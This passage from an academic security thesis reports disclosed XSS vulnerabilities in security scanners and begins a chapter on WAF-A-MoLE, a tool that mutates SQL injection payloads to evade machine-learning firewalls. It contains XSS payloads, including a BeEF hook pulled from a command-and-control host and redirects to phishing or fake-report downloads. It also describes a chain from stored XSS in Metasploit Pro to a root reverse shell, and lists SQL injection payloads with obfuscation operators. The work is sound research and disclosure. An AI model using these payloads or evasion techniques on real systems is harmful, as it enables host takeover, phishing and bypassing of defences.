Finally, for what concerns all the other fields, we observe an extremely strong correlation. This confirms the proposition of [LM18] about the security relevance of the headers that we are considering. Indeed, most of the security scanners included in our experiments report them all. This also highlights that the exposure of the security scanners is not field-dependent, e.g., when a security scanner is vulnerable via one of these fields, most likely it is also vulnerable via the others.

4.4 Application Scenarios

In this section, we present three application scenarios for our methodology. For each scenario, we highlight the subclass of vulnerable security scanners, the vulnerability and its impact if an attacker were to use it in the wild. For each subclass of security scanners, we chose a representative that we present as a concrete case study: Nmap Online for as-a-service security scanners, Metasploit Pro for on-premise ones, and CheckShortURL [Che20a] for redirect checkers.

4.4.1 Scan Attribution

Attack attribution is a hot topic since it is often difficult or even impossible to achieve. The main reasons are the structure of the network and some state-of-the-art technologies that enable clients anonymity. For instance, analysts can use proxies, virtual private networks, and onion routing to hide the actual source of the requests from the recipient. However, an injected browser may be forced to send identifying data directly inside the HTTP requests, so making network-level anonymization techniques ineffective. In this section, we show how to attribute scans using our attacker model through an application scenario based on Nmap Online [Gro20a].

Nmap Online vulnerability. Nmap Online is a web application providing some of the functionalities of Nmap. Users can scan a target with Nmap without having to install it on their machine. Furthermore, since requests originate from the Nmap Online server, users can stay anonymous w.r.t. the scan target. When users start a scan, they select the target IP and the scan type. The Nmap Online website scans its target and displays the retrieved information, e.g., server type and version, to the user.

Nmap Online reports were vulnerable to XSS.[7] Figure 4.7 shows an injected report. The injection occurs on the Server response header. In this case, the Server field was set to

```
<script>alert(1)</script>.
```

This vulnerability is caused by how Nmap performs the fingerprinting operation. Nmap relies on a built-in list of rules contained in the *nmap-service-probes*[8] to correctly identify the target host. In particular, the nmap-service-probes file contains both (i) a list of TCP and UDP requests, called *probes*, and (ii) a list of instructions for parsing the received responses. The following is an example of a Nmap parsing rule.

[7] The vulnerability was fixed on March 24, 2020.

[8] https://svn.nmap.org/nmap/nmap-service-probes. For more details, also see https://nmap.org/book/vscan-fileformat.html



Figure 4.7: XSS exploit on Nmap Online.

```
match http m|^HTTP/1\.[01] \d\d\d.*\r\nServer: (.*)\r\n| v/$1/
```

The meaning is the following. Since the rule starts with `match`, it states that the response retrieved from the target must comply with the upcoming regular expression (`m` block). The second block designates the identified protocol, in this case `http`. The `m` block contains the regular expression that must match the examined response.

Any response matching the regular expression must start (`^`) with `HTTP/1.`,[9] followed by either `0` or `1`. After a blank space, three digits (`\d`) and any arbitrarily long string (`.*`) follow before the line ends (`\r\n`). The second line must start with `Server:` , followed by any arbitrary string and a new line terminator. The rest of the response is irrelevant. It is worth noticing that the previous rule contains a *capture group*, i.e., `(.*)`. Capture groups allow to store the substring matching the expression between parentheses (in this case, `.*`) in specific variables. Inside a rule, variables are identified by the `$` sign followed by a number, e.g., `$1` and `$2`. The last segment of the rule is used by Nmap to build its output For example, in this case `v/$1/` means that the content of the capture group `$1` is used as the version (`v`) of the scanned service. Remarkably, since the `$1` capture group accepts any string (`.*`), the attacker can freely manipulate the content of the service version field inside Nmap output.

Browser hooking. Since there is no guarantee that more than one scan will occur, we recur to browser hooking, which can be obtained with a single XSS payload. A hooked browser becomes

[9] Note that special characters, such as `.`, are escaped with a backslash.

the client in a command and control (C2) infrastructure, thus actively querying the C2 server for instructions. This allows the attacker to submit arbitrary commands afterward even when no other scans occur.

An effective way to achieve browser hooking is through BeEF [Alc20b]. In particular, the BeEF C2 client is injected via the script *hook.js*. For instance, we can deploy hook.js by setting the Server header to

```
<script src='http://[C2]/hook.js'></script>
```

where `[C2]` is the IP address of the C2 server.

Fingerprinting. The BeEF framework includes modules[10] for fingerprinting the victim host. For instance, the *browser* module allows us to get the browser name, version, visited domains, and even starting a video streaming from the webcam. Similarly, the *host* module allows us to retrieve data such as physical location and operating system details. Some of these operations, e.g., browser fingerprinting, require no victim interaction. Instead, others need the victim to take some actions, e.g., explicitly grant permission to use the webcam. To overcome these hurdles, attackers usually employ auxiliary techniques, e.g., credential theft, implemented by some BeEF modules, e.g., *social engineering*. Finally, the overall fingerprinting process can be automated through the BeEF *autorun rule engine* [Alc20a].

4.4.2 Scanning Host Takeover

On-premise security scanners, which run on the analyst's host, may have privileged, unrestricted access to the underlying platform. In some cases, on-premise systems are provided with a user interface that includes both the reporting system and a control panel. When such a user interface is browser-based, a malicious scan target can inject commands in the reporting system and perform lateral movements by triggering the security scanner controls.

The attack strategy abstractly described above must be implemented through concrete steps that are specific to the security scanner. In this section, we show an implementation of this attack strategy for the popular security scanner Metasploit Pro. In particular, we show how to perform lateral movements leading to a complete scanning host takeover through remote code execution (RCE). Finally, we carry out an impact evaluation.

CVE-2020-7354 and CVE-2020-7355. Metasploit Pro is a full-fledged penetration testing framework. It provides users with automatic information gathering capabilities for target hosts.

[10]`https://github.com/beefproject/beef/wiki/BeEF-modules`



Figure 4.8: Stored XSS exploit on Metasploit Pro.

Results for these scans are shown in a browser-based UI, that integrates both a scan reporting system, and controls for performing several tasks for penetration testing activities, e.g., vulnerability discovery. Each command is executed by the Metasploit back-end, which is stimulated through a REST API.

The vulnerability we found affects versions 4.17.0 and below. It was remediated on May 14, 2020, with patch 4.17.1.[11] The vulnerability allows a malicious scan target to store an XSS payload in the UI. Multiple pages, such as `/hosts/:id` and `/workspaces/:id/services`, are vulnerable.

Under the hood, Metasploit Pro uses Nmap to perform port scanning and service discovery on the target host. As discussed above, Nmap finds the current version of a scanned HTTP server by means of the Server response header. Metasploit Pro retrieves this information *as-is*, i.e., with no sanitization, from Nmap output, and displays it inside the *INFO* column. Figure 4.8 shows the effect of setting the Server header to

```
<img src='x' onerror='alert(1)'/>
```

(as described in Section 4.2.3).

In this specific instance, it was not possible to use attack payload that we employed in the previous use case. This is because Metasploit Pro renders its report asynchronously. Since browsers

[11]https://help.rapid7.com/metasploit/release-notes/archive/2020/05/#20200514

are not meant to render dynamically loaded script tags,[12], the JavaScript payload is not executed. Since the application renders HTML elements, we could, for example, employ a payload within the *onmouseover* attribute of an anchor (`<a>`) element, as shown in the following example:

```
<a onmouseover='alert(1)'></a>
```

This HTML element issues the browser to registers a *mouseover* event that triggers when users pass their mouse over it. However, this method relies on additional user interaction. Instead, the exploit based on the `<img>` tag that we have seen above automatically runs when the *error* event is triggered. Since browsers automatically load images when the page is loaded, the contained payload runs as soon as the analyst opens the page containing the report.

Remote code execution. We use the XSS vulnerability described above to gain a foothold in the browser on the scanning host. For instance, we can inject a BeEF hook to remotely interact with the browser (as in Section 4.4.1). The hooked browser is the steppingstone to interact with the Metasploit Pro UI and trigger its controls. Interestingly, Metasploit Pro includes a *diagnostic console*, i.e., an embedded terminal that allows the analyst to run arbitrary commands on the underlying operating system.[13] Under normal circumstances, attackers cannot reach the console for the following reasons.

- Metasploit Pro Web UI requires users to log in with valid credentials.
- Metasploit Pro Web UI only listens to requests coming from the local host. Furthermore, Metasploit Pro usually runs on personal PCs, which are not directly accessible from the Internet.
- The diagnostic console is disabled by default when installing Metasploit Pro.

We automatically bypass the first two issues due to the nature of Stored XSS: all requests come directly from the analyst browser, as if they were issued from the analyst themselves. For the third issue, although the diagnostic console is disabled by default, the attacker can activate it through BeEF. In particular, the hooked browser is forced to perform a POST HTTP request to `/settings/update_profile` with the parameter `allow_console_access=1`. Since the diagnostic console is a terminal emulator that runs inside the browser, the attacker can submit commands to the operating system via the BeEF interface.

[12]For details, see `https://www.w3.org/TR/2008/WD-html5-20080610/dom.html#innerhtml0`. In particular, "Note: script elements inserted using innerHTML do not execute when they are inserted."

[13]`https://www.exploit-db.com/exploits/40415`

Takeover impact. The Metasploit Pro documentation[14] clearly states that "Metasploit Pro Users Run as Root. If you log in to the Metasploit Pro Web UI, you can effectively run any command on the host machine as root". This opens a wide range of opportunities for the attacker. Among them, the most impactful is to establish a *reverse shell*. The reasons are twofold. First, opening a shell on the scanning host allows the attacker to execute commands directly on the operating system of the victim. Thus, attacks are no longer tunneled through the initial vulnerability, which might become unavailable, e.g., if Metasploit Pro is terminated. Second, a reverse shell works well even when certain network facilities, such as firewalls and NATs, are in place. Indeed, although these facilities may prevent incoming connections, usually they allow outgoing ones. Once a reverse shell is established, the attacker can access a permanent, privileged shell on the victim host.

4.4.3 Enhanced Phishing

The goal of a phishing attack is to induce the victim to commit a dangerous action, e.g., clicking an untrusted URL or opening an attachment. In this section, we show how our attacker model changes phishing attacks, using CheckShortURL as an application scenario.

Traditional Phishing. A common phishing scenario is that of an unsolicited email with a link pointing to a malicious web page, e.g., `http://ev.il`. The phishing site mimics a reputable, trusted web page. For instance, the attacker may clone a bank's web site so that unaware users submit their access credentials. Another technique is to provoke a reaction to an emotion, such as fear. This happens, for instance, with menacing alerts about imminent account locking and malware infections. Again, if victims believe that urgent action must be taken, they could overlook common precautions and, e.g., download dangerous files.

Defense mechanisms. Most of the examples given above require the victim to open a phishing URL. Common, unskilled users typically evaluate the trustworthiness of a URL by applying their common sense.[15] Nevertheless, techniques such as URL shortening and open redirects [SKG08] masquerade the phishing URL to resemble a trusted domain.

Some online services may help the user to detect phishing attacks. For instance, reputation systems and black/white lists, e.g., Web of Trust[16], can be queried for a suspect URL. However, phishing URLs often point to temporary websites that are unknown to these systems.

Since browsers automatically redirect without asking for confirmation, in [SKG08] the authors

[14] `https://metasploit.help.rapid7.com/docs/metasploit-web-interface-overview`
[15] E.g., see `https://phishingquiz.withgoogle.com/`
[16] `https://www.mywot.com`

highlight that victims can defend themselves by checking where the URL redirects without browsing it. To this aim, several online services, e.g., CheckShortURL, do redirect checking to establish the final destination of a redirect chain. Typically, the chain is printed in a report that the user inspects before deciding whether to proceed or not.

Exploiting redirect checkers. Redirect locations are contained in the Location header of the HTTP response asking for a redirection. According to our attacker model, this value is controlled by the attacker. Thus, if the victim uses a vulnerable redirect checker, the report may convey an attack to the user browser. Since the goal is phishing, the attacker has two possibilities, i.e., forcing the URL redirection and exploit the security scanner reputation.

In the first case, the attacker delivers an XSS payload such as

```
window.location = "http://ev.il/".
```

When it is executed, the browser is forced to open the given location and to redirect the user to the phishing site.

The second case is even more subtle. Since the XSS attack is delivered by the security scanner, the attacker can perform a phishing operation and ascribe it to the reporting system. For instance, the attacker can make the user browser download a malicious file pretending to be the security scanner pdf report. In this way, the attacker abuses the reputation of the security scanner to lure the victim. This can be achieved with the following payload.

```
window.location="http://tmpfiles.org/report.pdf"
```

The effect of injecting such a payload in CheckShortURL is shown in Figure 4.9.

4.5 Lesson Learned

In this chapter we introduced a new methodology, based on a novel attacker model, to detect vulnerabilities in security scanners. We implemented our methodology and we applied our prototype RevOK to 78 real-world security scanners. Our experiments resulted in the discovery of 36 new vulnerabilities. These results confirm the effectiveness of our methodology and the relevance of our attacker model. Moreover, the experiments resulted in the discovery of CVE-2020-7354 and CVE-2020-7355, two XSS vulnerabilities in Metasploit Pro that, along with other weaknesses of the system, can lead to the complete takeover of the analyst machine. During the responsible disclosure process, Rapid7 informed us that the discovery of this vulnerability started a wider assessment of the Metasploit Pro code base in relation to our attacker model, thus confirming that



Figure 4.9: Phising through CheckShortURL.

it was not taken into consideration before. The release note suggests that similar issues were indeed found in the code base: "Pro: MS-5092 - We did an overhaul of the JavaScript in Metasploit Pro to modernize XSS protections, including fixes for CVE-2020-7354 and CVE-2020-7355".

Although we focused on XSS, this attacker model is not limited to this vulnerability. For example, if the data retrieved from the target is inserted into a database via a SQL query, the scanner can be vulnerable to SQLi. However, this attack would be different from the one we considered, since it might affect scanners themselves instead of only using them to deliver vulnerabilities to the analyst.

In the context of this thesis, this chapter showed that, without the proper mindset, developers are exposed to novel attacker models, even if well-known vulnerabilities are involved. One could argue that the exposure is entirely due to the unknown attacker model. However, in the next chapter we show that a similar problem occurs with an attacker model that recently received major attention, i.e., *Adversarial Machine Learning*.

> "At Rapid7, we know that there is no attack quite as sweet as an exploit against security software, and 'hacking the hackers' is its own reward when it comes to active defense."
>
> – Tod Beardsley, director of research at Rapid7

Table 4.1: Experimental results for security scanners. († required to stay anonymous.)
T: tainted, V: vulnerable, M: manually confirmed.

Name	T	V	M	Name	T	V	M	Name	T	V	M
AddMe	11	11	✓	InternetOfficer	2	1	✓	Security Headers	13	-	
AdResults	14	-		*[Anonymous]*†	11	1	✓	SEO Review Tools	-	-	
Arachni	14	-		iplocation.net	-	-		SeoBook	12	11	✓
AUKSEO	-	-		IPv6 Scanner	-	-		SERP-Eye	-	-	
BeautifyTools	13	-		itEXPERsT	-	-		Server Headers	13	12	✓
BrowserSPY	9	-		IVRE	2	-		Site 24x7	13	13	✓
CheckHost	1	-		JoydeepDeb	13	13	✓	SQLMap Scanner	1	1	✓
Check My Headers.com	1	-		JSON Formatter	13	13	✓	SSL Cert. Tools	12	-	
CheckSERP	11	-		LucasZ ZeleznY	2	1	✓	StepForth	12	11	✓
CheckShortURL	1	1	✓	Metasploit Pro	11	3	✓	StraightNorth	-	-	
Cloxy Tools	11	-		Monitor Backlinks	12	-		SubnetOnline	14	13	✓
CookieLaw	1	-		Nessus	11	-		Sucuri	3	-	
CookieMetrix	2	1	✓	Nikto Online	2	2	✓	SureOak	9	8	✓
DNS Checker	1	1	✓	Nmap	14	-		TheSEOTools	1	1	✓
DNSTools	-	-		Nmap Online	12	1	✓	Tutorialspots	13	13	✓
Dupli Checker	1	-	✓	Online SEO Tools	12	12	✓	Url X-Ray	1	-	
evilacid.com	12	12	✓	OpenVAS	3	-		Urlcheckr	10	-	
expandUrl	1	-		OWASP ZAP	4	-		Urlex	-	-	
FreeDirectory Websites	13	13	✓	Pentest-Tools	2	1	✓	w-e-b.site	13	13	✓
GDPR Cookie Scan	-	-		Port Checker	10	-		W3dt.Net	12	11	✓
GeekFlare	12	-		Redirect Check	11	10	✓	Web Port Scanner	-	-	
Hacker Target	13	-		Redirect Detective	2	-	✓	Web Sniffer	14	-	
HTTP Tools	12	12	✓	ReqBin	13	-		WebConfs	13	12	✓
httpstatus.io	14	-		Resplace	12	-		WebMap	14	1	✓
InsightVM	3	-		RexSwain.com	13	1	✓	What Is My IP	12	-	
Internet Marketing Ninjas	1	-		Search Engine Reports	1	1	✓	WMap	12	10	✓

Chapter 5

WAF-A-MoLE: Evading Web Application Firewalls through Adversarial Machine Learning

Most security breaches occur due to the exploitation of some vulnerabilities. Ideally, the best way to improve the security of a system is to detect all its vulnerabilities and patch them. Unfortunately, this is rarely feasible due to the extreme complexity of real systems and high costs of a thorough assessment. In many contexts, payloads arriving from the Internet are the primary threat, with the attacker using them to discover and exploit some existing vulnerabilities. Thus, protecting a system against malicious payloads is crucial. Common protection mechanisms include input filtering, sanitization, and other domain-specific techniques, e.g., *prepared statements*. Implementing effective input policies is non trivial and, sometimes, even infeasible (e.g., when a system must be integrated in many heterogeneous contexts).

For this reason, mitigation techniques are often put in place. For instance, *Intrusion Detection Systems* (IDS) aim to detect suspicious activities. Clearly, these mechanisms have no effect on existing vulnerabilities that silently persist in the system. However, when IDSs can precisely identify intrusion attempts, they significantly reduce the overall damage. The very core of any IDS is its detection algorithm: the overall effectiveness only depends on whether it can discriminate between harmful and harmless packets/flows.

Web Application Firewalls (WAFs) are a prominent family of IDS, widely adopted [DHN17] to protect ICT infrastructures. Their detection algorithm applies to HTTP requests, where they look for possible exploitation patterns, e.g., payloads carrying a SQL injection. Since WAFs work at application-level, they have to deal with highly expressive languages such as SQL and HTML. Clearly, this exacerbates the detection problem.

To clarify this aspect, consider a classical SQL injection scenario where the attacker crafts a ma-

```
1 admin' OR 1=1#
2 admin' OR 0X1=1 or 0x726!=0x726 OR 0x1Dd not IN/*(seleCt 0X0
    )>c^Bj>N]*/ ((SeLeCT 476),(SELECT (SElEct 477)),0X1de) oR
    8308 noT lIkE  8308\x0c AnD truE OR 'FZ6/q' LiKE 'fz6/qI'
    anD TRUE anD '>U' != '>uz'#t'%'03;Nd
```

Figure 5.1: Two semantically equivalent payloads.

licious payload x such that the query `SELECT * FROM users WHERE name='x' AND pw='y'` always succeeds (independently from y). Figure 5.1 shows two instances of such a payload. Notice that the two payloads are semantically equivalent. As a matter of fact, both reduce the above query to `SELECT * FROM users WHERE name='admin' OR ⊤ #...` where $\top$ is a tautology and ... is a trail of commented characters. Ideally a WAF should reject both these payloads. However, when classification is based on a mere syntactical analysis, this might not happen. Hence, the goal of an attacker amounts to looking for some malicious payload that is undetected by the WAF. We present a technique to effectively and efficiently generate such malicious payloads, that bypass ML-based WAF. Our approach starts from a target malicious payload that the WAF correctly detects. Then, by iteratively applying a set of mutation operators, we generate new payloads. Since mutation operators are semantics-preserving, the new payloads are equivalent from the point of view of the adversary. However, they gradually reduce the confidence of the WAF classification algorithm. Eventually, this process converges to a payload classified below the rejection threshold. To evaluate the effectiveness of our methodology we implemented a working prototype, called WAF-A-MoLE.[1] Although our approach can in theory be applied to other classes of vulnerabilities, here we focus on SQL injection to show its feasibility. Thus, we applied WAF-A-MoLE to different ML-based WAFs, and evaluated their robustness against our technique.

The main contributions of this chapter are summarized as follows:

1. we develop a tool for producing adversarial examples against WAFs by leveraging a set of syntactical mutations,
2. we produce a dataset of both sane and injection queries, and
3. we present and bypass some machine learning SQL injection classifiers using WAF-A-MoLE.

Operator	Short definition Example
Case Swapping	$CS(\ldots a \ldots B \ldots) \rightarrow \ldots A \ldots b \ldots$ $CS($`admin' OR 1=1#`$) \rightarrow$ `ADmIn' oR 1=1#`
Whitespace Substitution	$WS(\ldots k_1 k_2 \ldots) \rightarrow \ldots k_1 ␣ k_2 \ldots$ $WS($`admin' OR 1=1#`$) \rightarrow$ `admin'\n OR \t 1=1#`
Comment Injection	$CI(\ldots k_1 k_2 \ldots) \rightarrow \ldots k_1$`/**/`$k_2 \ldots$ $CI($`admin' OR 1=1#`$) \rightarrow$ `admin'/**/OR 1=1#`
Comment Rewriting	$CR(\ldots/{*}s_0{*}/\ldots\#s_1) \rightarrow \ldots/{*}s'_0{*}/\ldots\#s'_1$ $CR($`admin'/**/OR 1=1#`$) \rightarrow$ `admin'/*ab*/OR 1=1#xy`
Integer Encoding	$IE(\ldots n \ldots) \rightarrow \ldots 0x[n]_{16}$ $IE($`admin' OR 1=1#`$) \rightarrow$ `admin' OR 0x1=1#`
Operator Swapping	$OS(\ldots \oplus \ldots) \rightarrow \ldots \boxplus \ldots$ (with $\oplus \equiv \boxplus$) $OS($`admin' OR 1=1#`$) \rightarrow$ `admin' OR 1 LIKE 1#`
Logical Invariant	$LI(\ldots e \ldots) \rightarrow \ldots e$ `AND` $\top \ldots$ $LI($`admin' OR 1=1#`$) \rightarrow$ `admin' OR 1=1 AND 2<>3#`

Table 5.1: List of mutation operators.

5.1 Overview of WAF-A-MoLE

All in all, WAF-A-MoLE implements a search strategy on the syntactic domain of SQL injection payloads that are semantically equivalent to an initial sample. To achieve this, we use a *guided mutational fuzz testing* approach [Gar, ZGB+19], which performs well on this kind of problem. Briefly, the idea is to start from a failing test, that gets repeatedly transformed through the random application of some predefined mutation operators. The modified tests, called *mutants*, are then executed, compared (according to some performance metric) and ordered. Then, the process is iterated on the tests that performed better until a successful test is found. Clearly, this approach requires both a comparison criterion and a set of mutation operators. These are typically application-dependent.

Figure 5.2 schematically depicts this approach. Briefly, the orchestrator (not shown in figure) takes an initial payload p_0, that the target WAF detects as malicious with a confidence score $\sigma_0 \in [0, 1]$, and inserts it in the initially empty payload Pool. The Pool, in turn, manages a priority queue, storing payloads in decreasing ordered of their scores.

During each iteration, the head of the queue p_n is picked from the Pool, and passed to the Fuzzer, which randomly mutates p_n into p_{n+1} by applying some mutation operators. Then, p_{n+1} is submitted to the target WAF for classification. Since we do not expect WAFs to adhere to any

[1]The prototype is publicly available at `https://github.com/AvalZ/WAF-A-MoLE`



Figure 5.2: An outline of the mutational fuzz testing approach.

specific interface, WAF-A-MoLE uses specific *adapters* that ensure compatibility. The Adapter then returns the classification score σ_{n+1} of p_{n+1}, which is fed back into the Pool. This cycle finishes successfully whenever the best confidence score σ^* is less than a given threshold, or is interrupted, returning the best pair (p^*, σ^*) found so far, because the number of iterations, queue sizes or computation time reach their maximum values. In order to apply WAF-A-MoLE to different machine learning models, without incurring into a tight coupling, we designed an interface, modeled in Python as an abstract class called Model, which generalizes the behaviour of those models. This class provides two abstract methods, classify and extract_features , that need to be instantiated for each kind of model. That is, since, no real model exactly matches our interface, for each of them we need an adapter class that wraps the target model and exports our Model interface. We provide several wrappers out of the box, which are the ones that we used to run our experiments. They also serve as examples of how to implement new wrappers. In particular, we offer wrappers for two well-known frameworks: SklearnModelWrapper for *scikit-learn*[2], and KerasModelWrapper for *keras*[3].

5.1.1 Algorithm Description

In our context a test is a SQL injection and its execution amounts to submitting it to the target WAF. The comparison is based on the confidence value generated by the detection algorithm of the WAF. The payload pool is the data structure containing the SQL injection candidates to be mutated during the next round. Below we describe in more detail the set of mutation operators and the payload pool.

A pseudo code implementation of the core algorithm of WAF-A-MoLE is shown in Figure 5.3. The algorithm takes the learning model $m : \mathcal{X} \to [0, 1]$, where $\mathcal{X}$ is the feature space, an initial payload p_0 and a threshold t, i.e., a confidence value under which a payload is considered

[2]https://scikit-learn.org/stable/index.html
[3]https://keras.io/

```
input: Model m, Payload p_0, Threshold t
output: head(Q)

1   Q := create_priority_queue()
2   v := classify(m, p_0)
3   enqueue(Q, p_0, v)
4   while v > t
5     p := mutate(head(Q))
6     v := classify(m, p)
7     enqueue(Q, p, v)
```

Figure 5.3: Core algorithm of WAF-A-MoLE.

harmless. WAF-A-MoLE implements the payload pool (see Section 5.1.3) as a priority queue Q (line 1). The payloads in Q are prioritized according to the confidence value v returned by the classification algorithm, namely **classify**, associated to m. The classification algorithm assigns to each payload an $x \in \mathcal{X}$, by extracting a feature vector, and computes $m(x)$.

Initially, Q only contains p_0 (lines 2–3). The main loop (lines 4–7) behaves as follows. The head element of Q, i.e., the payload having the lowest confidence score, is extracted and mutated (line 5), by applying a set of mutation operators (see Section 5.1.2). The obtained payload, p, is finally classified (line 6) and en-queued (lines 7). The termination of the algorithm occurs when a p receives a score less or equal to the threshold t (line 4).

5.1.2 Mutation Operators

A mutation operator is a function that changes the syntax of a payload so that the semantics of the injected queries is preserved. Table 5.1 provides a compact list, including a short, mnemonic definition, of the operators we consider. Below we describe each operator in detail.

CS. The *Case Swapping* operator randomly changes the capitalization in a query (e.g., `Select` to `sELecT`). Since SQL is case insensitive, the semantics of the query is not affected.

WS. *Whitespace Substitution* relies on the equivalence between several alternative characters that only act as separators (whitespaces) between the query tokens. For instance, whitespaces include `\n` (line feed), `\r` (carriage return) and `\t` (horizontal tab). Each of these characters can be replaced by an arbitrary, non-empty sequence of the others without altering the semantics.

CI. Inline comments (`/*...*/`) can be arbitrarily inserted between the tokens of a query. Since comments are not interpreted, they are semantics preserving. The *Comment Injection* operator randomly adds inline comments between the tokens.



Figure 5.4: A possible mutation tree of an initial payload.

CR. Following the above reasoning, the *Comment Rewriting* operator randomly modifies the content of a comment.

IE. The *Integer Encoding* operator modifies the representation of numerical constants. This includes alternative base representations, e.g., from decimal to hexadecimal, as well as statement nesting, e.g., `(SELECT 42)` is equivalent to `42`.

OS. Some operators can be replaced by others that behave in the same way. For instance, the behavior of = (equality check) can be simulated by `LIKE` (pattern matching). We call this mutation *Operator Swapping*.

LI. A *Logical Invariant* operator modifies a boolean expression by *adding opaque predicates*.[4]

5.1.3 Mutation Tree

The priority queue of Figure 5.3 contains a sequential representation of mutation tree. Starting from a root element, i.e., the initial payload (p_0 in Figure 5.3), a mutation tree contains elements obtained through the application of some mutation operator. A possible instance of a mutation tree is shown in Figure 5.4. Each edge is labeled with an identifier of the applied mutation operator. Also, each node is labeled with a possible classification value (in percentage). The corresponding queue is given by the sequence of the nodes in the mutation tree ordered by the associated classification value.

After applying a mutation (actually after a full *mutation round*, see Section 5.1.4), the payload is evaluated and added to the priority queue, along with information about the payload that generated it. Keeping all individuals in the initial population helps avoiding local minima: when a payload is unable to create better payloads, the algorithm tries to backtrack on old payloads to create a new branch on the mutation tree.

[4]That is, heuristically generated true and false expressions to be combined in conjunction and disjunction (respectively) with the payload clauses.

5.1.4 Efficiency

